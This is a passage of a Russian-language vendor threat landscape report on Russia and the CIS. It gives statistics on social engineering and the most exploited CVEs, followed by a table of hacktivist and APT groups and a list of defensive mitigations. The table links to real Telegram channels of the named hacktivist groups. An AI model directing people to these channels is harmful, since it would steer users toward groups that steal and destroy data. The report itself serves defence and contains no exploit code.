


Сказанное выше также подтверждает статистика с процентным соотношением пользователей, столкнувшихся с рассматриваемыми атаками по отношению к общему числу пользователей в России и СНГ за первые кварталы 2022 – 2024 гг.

График 12

Количество атак с использованием социальной инженерии Q1 22-24 гг

- Таджикистан
- Беларусь
- Узбекистан
- Туркменистан
- Кыргызстан
- Казахстан
- Россия
- Азербайджан
- Армения



Подводя итоги по атакам с использованием социальной инженерии, стоит отметить, что общее количество атак и пострадавших в большинстве стран региона растет от года к году. Все текущие тенденции в мире кибербезопасности, будь то количество мошеннических операций и продвинутых целевых атак, говорят нам о том, что использование социальной инженерии как одного из основных методов компрометации вряд ли уменьшится в ближайшее время. И всегда нужно быть готовым к тому, что рано или поздно данный вектор атаки будет использован против вас.

В связи с этим, важно заранее позаботиться о защите, такой как, например, решение по защите электронной почты «Kaspersky Security для почтовых серверов»¹⁷, которое позволит защитить пользователей от вредоносного фишинга и других атак, связанных с использованием электронной почты.

Также, не стоит забывать о том, что технической защиты не всегда может быть достаточно, чтобы предотвратить атаку. Поэтому стоит позаботиться о повышении осведомленности в области кибербезопасности ваших работников. Для этого можно воспользоваться платформой Kaspersky Security Awareness¹⁸.

17 Kaspersky Security для почтовых серверов

[Подробнее](#)

18 Kaspersky Security Awareness

[Подробнее](#)

Ландшафт уязвимостей

В данном разделе мы собрали и проанализировали статистику по уязвимостям, которые являются наиболее популярными среди злоумышленников, атакующих организации из России и СНГ в 2023/2024.

В этом разделе будет представлена статистика, основанная на сетевой (Сетевой ландшафт уязвимостей) и хостовой (Ландшафт уязвимостей на конечных устройствах) телеметрии, собираемой решениями Лаборатории Касперского.


Сетевой ландшафт уязвимостей

На основе обширной сетевой телеметрии Лаборатории Касперского мы проанализировали и составили Топ-10 уязвимостей, которые чаще всего эксплуатировали злоумышленники в своих атаках на организации из России и СНГ в 2023/2024. Ниже приведена диаграмма, на которой изображено процентное соотношение самых популярных эксплуатируемых уязвимостей, обнаруженных решениями Лаборатории Касперского в 2023/2024.

График 13

Топ-10 CVE на основе сетевой телеметрии 23/24

- CVE-2021-44228
- CVE-2019-0708
- CVE-2020-7247
- CVE-2018-1270
- CVE-2021-26084
- CVE-2017-12611
- CVE-2018-11776
- CVE-2019-10149
- CVE-2017-9791
- CVE-2019-19781
- CVE-2017-5638



Стоит отдельно упомянуть знаменитую уязвимость MS17-010, которая все еще остается актуальной для анализируемого региона. Мы намеренно вывели ее отдельно из Топ-10, так как количество попыток эксплуатации данной уязвимости слишком велико и негативно повлияет на удобство восприятия текущей ситуации в Сетевом ландшафте уязвимостей.

Ниже приведена таблица, в которой содержится более подробная информация об эксплуатируемых уязвимостях:

Уязвимость	Тип уязвимости	Оценка CVSS	Продукт
KLA12390/ CVE-2021-44228 (Log4Shell)	Удаленное выполнение кода	10.0	Apache Log4j 2.0-beta9 before 2.15.0 Полный список продуктов можно посмотреть по ссылке — KLA12390 Подробнее
KLA11706/ CVE-2019-0708 (Blue-Keep)	Удаленное выполнение кода Раскрытие чувствительной информации Повышение привилегий Подмена пользовательского интерфейса	9.8	Microsoft Windows Microsoft Windows Server Полный список продуктов можно посмотреть по ссылке — KLA11706 Подробнее
CVE-2020-7247	Удаленное выполнение кода Повышение привилегий	9.8	OpenSMTPD 6.6.1 и более ранние версии
CVE-2018-1270	Удаленное выполнение кода	9.8	Spring Framework от 5.0 до 5.0.5 и от 4.3 до 4.3.15
CVE-2021-26084	Удаленное выполнение кода	9.8	Confluence Server Confluence Data Center Полный список продуктов можно посмотреть по ссылке — CVE-2021-26084 Подробнее
CVE-2017-12611	Удаленное выполнение кода	9.8	Apache Struts 2.0.0 – 2.3.33 и 2.5 – 2.5.10.1

Уязвимость	Тип уязвимости	Оценка CVSS	Продукт
CVE-2018-11776	Удаленное выполнение кода	8.1	Apache Struts 2.3 – 2.3.34 и 2.5 – 2.5.16
CVE-2019-10149	Удаленное выполнение кода	9.8	Exim 4.87 – 4.91
CVE-2017-9791	Удаленное выполнение кода	9.8	Apache Struts 2.1.x и 2.3.x
CVE-2019-19781	Удаленное выполнение кода	9.8	Citrix ADC от 13.0 до 13.0.47.24 Citrix Gateway от 13.0 до 13.0.47.24 NetScaler ADC от 12.1 до 12.1.55.18 NetScaler Gateway от 12.1 до 12.1.55.18 Полный список продуктов можно посмотреть по ссылке — CVE-2019-19781

[Подробнее](#)

Выводы по сетевому ландшафту уязвимостей

Несмотря на то, что в мире кибербезопасности каждый день появляется все больше новых, опасных и легко эксплуатируемых уязвимостей, злоумышленники предпочитают не менять свои сценарии атак и использовать уже давно известные и популярные уязвимости в продуктах, используемых большим количеством организаций. Больше половины эксплуатируемых CVE датируются концом прошлого десятилетия, что говорит о том, что для минимизации рисков эксплуатации необходим грамотно выстроенный процесс Patch Management, а также использование современных решений, например, Kaspersky Endpoint Security со встроенными средствами управления уязвимостями и установкой исправлений, решения класса IDS/IPS, а также Vulnerability Data Feed, которые позволят снизить риски и повысить уровень защищенности.

Ландшафт уязвимостей на конечных устройствах

В данном разделе мы собрали и проанализировали статистику по эксплуатируемым уязвимостям, обнаруженным нашими решениями класса EPP и EDR в организациях расположенных в России и СНГ в 2023/2024.

Уязвимости обозначаются как KLA00000, где — KLA — это KL Article, сущность, которая связывает некоторый набор уязвимостей между собой по различным признакам, например по вендору, версии затронутого продукта или эксплуатируемому компоненту, а 00000 — это пятизначный идентификатор сущности KLA.

Данный тип идентификаторов используется на портале Kaspersky Threats¹⁹ и в потоках данных об угрозах²⁰ (фидах).

19 Kaspersky Threats

[Подробнее](#)

20 Kaspersky Threat Data Feeds


[Подробнее](#)

Ниже представлена диаграмма на которой изображено процентное соотношение 10 самых популярных эксплуатируемых уязвимостей (KLA), обнаруженных решениями Лаборатории Касперского на конечных устройствах в 2023/2024:

График 14

Топ-10 уязвимостей на основе хостовой телеметрии 2023/2024

- KLA60809
- KLA12514
- KLA52366
- KLA48769
- KLA49112
- KLA49112
- KLA48512
- KLA62539
- KLA60560
- KLA51005



Ниже представлена таблица, в которой содержится более подробная информация по 10 самым распространенным эксплуатируемым уязвимостям в регионе Россия и СНГ:

Место	Уязвимость	Тип уязвимости	Оценка CVSS	Продукт	CVE
1	KLA60809	Выполнение вредоносного кода	7.8	Версии 7-Zip ранее 23.00	CVE-2023-31102 CVE-2023-40481
2	KLA12514	Повышение привилегий Выполнение вредоносного кода	7.8	7-Zip 21.07 и более ранние версии	CVE-2022-29072
3	KLA52366	Выполнение вредоносного кода	7.8	WinRAR 6.x ранее версии 6.23	CVE-2023-38831
4	KLA48769	Выполнение вредоносного кода Отказ в обслуживании Обход системы безопасности Повышение привилегий Подмена пользовательского интерфейса	8.8	Google Chrome ранее версии 112.0.5615.50	CVE-2023-1822 CVE-2023-1812 CVE-2023-1813 Полный список CVE можно посмотреть по ссылке — KLA48769
Подробнее					
5	KLA49112	Выполнение вредоносного кода Отказ в обслуживании Обход системы безопасности Подмена пользовательского интерфейса	8.8	Google Chrome ранее версии 113.0.5672.64	CVE-2023-2461 CVE-2023-2462 CVE-2023-2460 Полный список CVE можно посмотреть по ссылке — KLA49112
Подробнее					
6	KLA61361	Выполнение вредоносного кода Отказ в обслуживании	8.8	Google Chrome ранее версии 118.0.5993.71	CVE-2023-5218

Место	Уязвимость	Тип уязвимости	Оценка CVSS	Продукт	CVE
7	KLA48512	<p>Выполнение вредоносного кода</p> <p>Отказ в обслуживании</p> <p>Обход системы безопасности</p> <p>Повышение привилегий</p> <p>Подмена пользовательского интерфейса</p>	8.8	Google Chrome ранее версии 111.0.5563.65	<p>CVE-2023-1220</p> <p>CVE-2023-1219</p> <p>CVE-2023-2314</p> <p>Полный список CVE можно посмотреть по ссылке — KLA48512</p> <p>Подробнее</p>
8	KLA62539	Отказ в обслуживании	5.0	Google Chrome ранее версии 120.0.6099.129	CVE-2023-7024
9	KLA60560	<p>Выполнение вредоносного кода</p> <p>Отказ в обслуживании</p> <p>Обход системы безопасности</p> <p>Подмена пользовательского интерфейса</p>	4.3	Google Chrome ранее версии 117.0.5938.63	<p>CVE-2023-4902</p> <p>CVE-2023-4906</p> <p>CVE-2023-4900</p> <p>Полный список CVE можно посмотреть по ссылке — KLA60560</p> <p>Подробнее</p>
10	KLA51005	<p>Выполнение вредоносного кода</p> <p>Отказ в обслуживании</p> <p>Обход системы безопасности</p> <p>Подмена пользовательского интерфейса</p>	8.8	Google Chrome ранее версии 115.0.5790.99	<p>CVE-2023-3728</p> <p>CVE-2023-3732</p> <p>CVE-2023-3730</p> <p>Полный список CVE можно посмотреть по ссылке — KLA51005</p> <p>Подробнее</p>

Выводы по ландшафту уязвимостей на конечных устройствах

Из полученной статистики по эксплуатируемым уязвимостям на конечных устройствах можно сделать следующие выводы:

- 1 Большинство уязвимостей нацелено на утилиты, связанные с архивацией (7-ZIP и WinRAR), и браузеры (Google Chrome).
- 2 9 из 10 уязвимостей нацелены на выполнение вредоносного кода.
- 3 Почти все уязвимости вышли в последний год.

Чтобы быть защищенным от возможной эксплуатации описанных выше уязвимостей необходимо, как уже говорилось выше, развивать процесс Patch Management, который позволит обнаружить уязвимое ПО в инфраструктуре, после чего своевременно устанавливать патчи безопасности. Следующие решения позволят снизить риски и повысить уровень защищенности:

Kaspersky Endpoint Security со встроенными средствами управления уязвимостями и установкой исправлений, который поможет реализовать процесс Patch Management, а также автоматизировать его.

Vulnerability Data Feed, который содержит в себе всю необходимую информацию, которая поможет автоматизировать процесс Patch Management.

Выводы по ландшафту уязвимостей

Исходя из описанных выше уязвимостей и статистики их эксплуатации, подведем итоги по полученному ландшафту уязвимостей в исследуемом регионе.

Уязвимости, эксплуатация которых была зафиксирована сетевыми средствами защиты и решениями класса EPP и EDR, значительно отличаются по ряду параметров.

Например, если во время сканированиями сетевого периметра злоумышленники эксплуатируют уязвимости, датируемые второй половиной прошлого десятилетия, рассчитывая на то, что многие компании до сих пор не пропатчили их, то уязвимости, эксплуатируемые непосредственно на конечных устройствах, являются более актуальными (датируются в основном 2023 годом). Это говорит о том, что во многих организациях сильно отличаются процессы Vulnerability Assessment и Patch Management для сетевых и конечных устройств соответственно.

Стоит больше уделять внимания устройствам, расположенным на периметре организации и доступным извне, внедрять или улучшать процессы Vulnerability Assessment и Patch Management, снижать риски за счет митигации тех или иных уязвимостей, например, если нет возможности обновить ПО до актуальной версии с исправлениями, а также не забывать про Hardening инфраструктуры²¹.

Помочь с защитой от сетевых и хостовых угроз может Kaspersky Endpoint Security, который защищает от обеих категорий уязвимостей благодаря многоуровневому подходу к обеспечению безопасности. Это означает, что продукт отслеживает артефакты атак на каждом этапе использования. В KES есть множество различных технологий, которые участвуют в процессе защиты от использования уязвимостей и на этапах после их использования:

Защита от сетевых угроз — сетевая защита EPP. Может блокировать вредоносный сетевой трафик для предотвращения использования уязвимостей, а также для обнаружения действий после их использования.

Защита на основе поведения — обнаружение и защита на основе поведенческих артефактов. Большинство эксплойтов проявляют себя через поведение, поэтому защита на основе поведения может получать и использовать эту информацию для защиты от угроз.

Также, в защите от эксплойтов участвуют **механизмы статического обнаружения**. Они включают в себя передовые подходы, такие как ML, Astraea, KSN. Статические механизмы очень полезны для защиты от известных или даже неизвестных артефактов/полезной нагрузки/атрибутов эксплуатации.

21 Hardening guides различных устройств

[Подробнее](#)


Статистика активности зараженных машин из РФ и СНГ на основе Honeybots

Если посчитать, сколько было нами обнаружено попыток атак с скомпрометированных устройств, находящихся в исследуемом регионе, то получится несколько миллионов только за первый квартал 2024 года. Статистика по странам представлена ниже:

График 15

- Russia
- Belarus
- Kazakhstan
- Uzbekistan
- Azerbaijan
- Armenia
- Kyrgyzstan
- Tajikistan
- Turkmenistan

Распределение количества атак со скомпрометированных устройств по странам-источникам




Распределение по количеству скомпрометированных машин в регионе следующее:

График 16

- Russia
- Azerbaijan
- Kazakhstan
- Uzbekistan
- Armenia
- Belarus
- Kyrgyzstan
- Tajikistan
- Turkmenistan

Распределение количества скомпрометированных машин по странам



Атаки в публичном поле на основе OSINT

Таблица, с описанными ниже источниками, не является исчерпывающей, а лишь демонстрирует текущие тенденции кибератак в исследуемом регионе.

Здесь мы наблюдаем значительное количество хактивистских группировок, которые совершают кибератаки, в основном, на различные компании из России и Беларуси, преимущественно из государственного сектора. Целью этих атак обычно является кража и/или уничтожение данных. Также не следует забывать и о продвинутых постоянных угрозах (APT), которые продолжают использовать сложные и изощренные тактики и техники для проникновения в компанию с целью шпионажа и/или кражи данных.

Мы хотели бы подчеркнуть, что представленная в таблице информация включает реальные Telegram каналы, связанные с предполагаемыми хактивистскими группировками. Используйте данные источники с осторожностью.

Дата	Страна	Индустрия	Актер	Цель атаки	Источник
2022 – 2023	Армения, Азербайджан, Беларусь, Кыргызстан, Россия, Таджикистан, Туркменистан, Узбекистан	Компании из государственного и энергетического секторов	Tomiris	Кража данных	Подробнее
2023	Россия	Некоммерческие организации	BO Team	Уничтожение данных	Подробнее
2023	Армения, Беларусь, Россия, Казахстан, Кыргызстан, Таджикистан, Туркменистан	Компании из государственного сектора	Cloud Atlas	Шпионаж, кража данных	Подробнее
2023	Беларусь, Россия	Компании из государственного сектора	CloudWizard	Шпионаж, кража данных	Подробнее
2023	Россия	Различные компании на территории России	Blackjack	Кража данных, Уничтожение данных	https://t.me/l_blackjack_1
2023	Россия	Различные компании на территории России	Muppets	Кража данных, Уничтожение данных	https://t.me/wearemuppets

Дата	Страна	Индустрия	Актор	Цель атаки	Источник
2023 – 2024	Россия	Различные компании на территории России	UHG	Кража данных, Уничтожение данных	https://t.me/UkrainianHackerGroup
2023 – 2024	Россия	Различные компании на территории России	C.A.S	Кража данных, Уничтожение данных	https://t.me/cyber_anarchy_squad
2022 – 2024	Россия	Различные компании на территории России	DumpForums	Кража данных, Уничтожение данных	https://t.me/dfhmaru
2022 – 2024	Россия	Различные компании на территории России	RM RF	Кража данных	https://t.me/RMRFgroup
2022 – 2024	Россия	Различные компании на территории России	Key Group	Кража данных, Уничтожение данных	Подробнее
2023 – 2024	Россия	Компании из государственного сектора	Twelve	Кража данных, Уничтожение данных	Подробнее
2023 – 2024	Россия	Компании из государственного, производственного и военно-промышленного секторов	XDSpy	Кража данных	Подробнее
2022 – 2024	Россия	Различные компании на территории России	Cyber Legions	Кража данных	https://t.me/+F7rGpMg3A5A2MTgy
2023 – 2024	Россия	Различные компании на территории России	Кибер Спротив	Кража данных	https://t.me/cyberResistanceUA
2022 – 2023	Азербайджан, Беларусь, Кыргызстан, Россия, Таджикистан, Узбекистан	Компании из государственного, энергетического и технологического секторов	YoroTrooper	Шпионаж, кража данных	Подробнее
2022 – 2023	Беларусь, Россия	Компании из энергетического и оборонного секторов	MATA	Шпионаж, кража данных	Подробнее

Также стоит отдельно упомянуть, что наши коллеги из ICS CERT выпустили два отчета, в которых они достаточно подробно описали инциденты произошедшие в сфере промышленной кибербезопасности во второй половине 2023 года:

1

APT и финансовые атаки на промышленные организации во второй половине 2023 года

[Подробнее](#)**2**

Второе полугодие 2023 года – краткий обзор основных инцидентов промышленной кибербезопасности

[Подробнее](#)

Митигации

На основе предыдущих разделов отчета и экспертизы, мы составили ряд важных митигаций, которые позволят снизить вероятность эксплуатации уязвимостей и потенциального возникновения угроз в инфраструктуре. Перечень митигаций представлен ниже.

Sandbox

Используйте технологию Sandbox для детонации вложений в электронной почте. Это может предотвратить попадание вредоносного ПО на рабочие устройства сотрудников. Решение Kaspersky Anti Targeted Attack²² включает в себя эту технологию.

Экспертные тренинги

Повышайте компетентность вашего персонала в области информационной безопасности.

Тренинги пользователей

Проводите регулярные тренинги среди пользователей, чтобы снизить вероятность успешных для атакующих фишинга или социальной инженерии.

Оценка зрелости

По возможности, проводите оценку зрелости внутреннего SOC.

Отключение скриптовых сред и макросов

- Если возможно, включите режим PowerShell Constrained Language в настройках проверки целостности кода пользовательского режима Device Guard (UMCI), чтобы ограничить возможности вредоносного кода.
- Заблокируйте запуск макросов из файлов Office, загруженных из интернета. В качестве альтернативы можно запретить все макросы, кроме обладающих цифровой подписью.

Принцип наименьших привилегий

- Применяйте многоуровневую модель административных учетных записей, чтобы исключить обладание ненужными правами доступа или привилегиями.
- Только в случае крайней необходимости используйте учетные записи с полными привилегиями в рамках всей организации.
- Дополнительно ограничивайте предоставление привилегий по времени.
- Регулярно просматривайте и удаляйте уже ненужные пользовательские разрешения.
- Определите самые приоритетные цели (устройства, службы и пользователи), чтобы минимизировать доступ к ним.

MFA

Включите многофакторную аутентификацию, используйте сложные пароли и политики блокировки учетных записей на всех сетевых узлах с удаленным доступом, чтобы защититься от атак методом грубого перебора.

Закрытие известных уязвимостей

Как можно скорее устанавливайте исправления известных уязвимостей на всех устройствах с выходом в интернет и возможностью удаленного доступа. С Kaspersky Vulnerability Data Feed²³ ваша организация будет обладать всей информацией об уязвимостях безопасности и сопутствующей информацией Threat Intelligence.

Anti-malware products & services

- Критически необходимым является применение надежного защитного решения с функциями поведенческого обнаружения угроз. Все необходимые возможности доступны в решении Kaspersky Endpoint Security²⁴.
- Рассмотрите возможность использования внутренних и (или) внешних сервисов обнаружения и реагирования (MDR), чтобы повысить вероятность обнаружения атак и своевременного реагирования на ранних этапах.
- Регулярное проведение тестирования на проникновение и RedTeam-проектов помогает значительно сократить для злоумышленников поверхность атаки и позволяет подготовить BlueTeam к отражению актуальных угроз.

Надежная аутентификация

- Пользуйтесь в пределах организации менеджерами паролей.
- Задайте ограничения на вход (по числу попыток и пр.).
- Принудительно включите многофакторную аутентификацию в открытых извне службах и учетных записях, относящихся к группе риска.

Защита привилегированных учетных записей

- Используйте учетные записи с расширенными привилегиями только в административных целях.
- Подумайте над разграничением привилегированных учетных записей и групп, нуждающихся в дополнительной защите, от остальной организации.

Сегментация сети

- Определите критически важные бизнес-системы, изолируйте их и примените к ним соответствующие меры сетевой безопасности.
- Рассмотрите возможность осуществления мониторинга сети.
- Включите на компьютерах функции ведения журнала и аудита, используйте их для обнаружения подозрительной активности.
- Проводите аудит или храните записи обо всех устройствах, которые могут подключаться к вашей сети, и уделяйте особое внимание наиболее ценным активам.
- Проведите исследование структуры вашей сети: изучите потоки данных, матрицу прав доступа и т. д.

Выводы

Как вывод, следует отметить, что ландшафт угроз представляет собой постоянно изменяющуюся и всеохватывающую динамику атак и угроз в различных регионах и отраслях. Данная динамика требует постоянного анализа со стороны защитников для подготовки своей инфраструктуры к релевантным угрозам.

Проанализировав все данные, описанные в данном отчете, мы можем выделить следующие тренды:

- Угроза хактивизма только набирает обороты. Атакам подвергаются любые организации со слабой защитой, без привязки к конкретной индустрии, используя любые доступные инструменты в открытой сети;
- Угроза АPT группировок и шифровальщиков по-прежнему остаётся актуальной для данного региона и не снижает своей значимости;
- Несмотря на большое количество угроз и рост хактивизма, мы наблюдаем сохранение привычного сценария: основными объектами атак остаются организации с наименьшей подготовкой в области кибербезопасности.

Правильно выстроенные процессы информационной безопасности и анализ тактик, техник и процедур, атакующих остаются надежным средством противодействия киберугрозам на поле битвы.

Приложение №1

SIGMA

Для того, чтобы легче было создавать корреляционные правила на основе выявленных TTPs в ваших SIEM-решениях, обратите внимание на Kaspersky SIGMA Feed. Фид представляет из себя набор правил с описанием корреляционной логики, возникший в результате противодействия различным киберугрозам в течение многих лет. Как понятно из названия, в фиде все правила написаны согласно спецификации SIGMA, чтобы вне зависимости от SIEM-решения, развернутого в инфраструктуре, можно было написать правила корреляции. Обращаем внимание, что после написания логики, необходимо адаптировать правило под конкретную инфраструктуру, исключив доверенные учётные записи и ложноположительные сработки.

YARA

